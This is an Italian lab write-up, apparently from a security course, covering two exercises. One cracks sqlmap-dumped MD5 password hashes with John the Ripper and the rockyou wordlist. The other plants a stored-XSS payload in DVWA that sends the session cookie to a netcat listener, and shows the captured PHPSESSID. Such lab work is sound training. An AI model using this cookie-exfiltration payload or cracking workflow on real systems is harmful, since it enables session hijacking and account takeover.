PASSWORD CRACKING

Oggi in laboratorio abbiamo provato un altro modo per craccare le password. Utilizziamo il metodo di parallelizzazion del task per ridurre il tempo i cracking di una sessione brute force.

John The Ripper per poter funzionare ha bisogno di un file sorgente contenente user name e hash delle password. Questi dati possiamo recuerarli facilemnte dall'esercitazione precedente.



FASE 1


Nella prima fase abbiamo ricercato il file contenente una "common password List" che abbiamo dovuto estrarre con il comando "gunzip rockyou.txt.gz". Il file che ci ha restituito (rockyou.txt) ci è stato utile per l'esecuzione di JtR.

```
kali@kali: /usr/share/wordlists
囨
File Actions Edit View Help
libimage-exiftool-perl
libinput
                              zsh-autosuggestions
liblouis
                              zsh-syntax-highlighting
  -(kali®kali)-[/usr/share]
_s cd /usr/share/wordlists
  -(kali®kali)-[/usr/share/wordlists]
∟$ ls
                                                         wifite.txt
amass
dirb
           fern-wifi
                           metasploit
                                        sqlmap.txt
           john.lst
dirbuster
                           nmap.lst
```

```
·(kali® kali)-[/usr/share/wordlists]
 -$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
  -(kali®kali)-[/usr/share/wordlists]
                                      rockyou.txt
                                                   wifite.txt
           fasttrack.txt
                          legion
dirb
           fern-wifi
                          metasploit
                                      sqlmap.txt
dirbuster
          john.lst
                                      wfuzz
  -(kali®kali)-[/usr/share/wordlists]
```

FASE 2

Nella seconda fase abbiamo creato un file contenente user name e hash recuperati da sqlmap.



Facendo partire JtR "john –format=raw-md5 –wordlist=/usr/share/wordlists/rockyou.txt file_unito_2" si possono lanciare attacchi a dizionario. Utilizzando l'opzione da riga di comando –worldlist per specificare il file delle password da utilizzare.

```
(kali® kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt file_unito_2
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
3g 0:00:00:00 DONE (2022-11-30 09:33) 300.0g/s 76800p/s 76800c/s 153600C/s jeffrey..james1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

--show permette di visualizzare tutte le password

INVIO COOKIE

Aprendo il terminale su Kali attiviamo netcat in ascolto sulla porta 80. (nc -l -p 80).

In seguito inserendo, in DVWA XSS nel campo submit lo script:

"<script>new Image().src='http://192.168.50.100:80/?cookie=' +encodeURI(document.cookie);</script>"

Siamo riusciti ad intercettare il cookie della sessione, in modo da poterlo riutilizzare in futuro



```
kali@kali: ~
File Actions Edit View Help
 -$ nc -l -s 127.0.0.1 -p 80
 —(kali⊛kali)-[~]
$ nc |-| -p 80
GET /?cookie=security=low;%20PHPSESSID=a863299b8c44e23f6797999cbfcbe7f8 HTTP/1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91
Accept: image/webp,*/*
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.103/
—(kali⊕kali)-[~]
s nc -l -p 80
```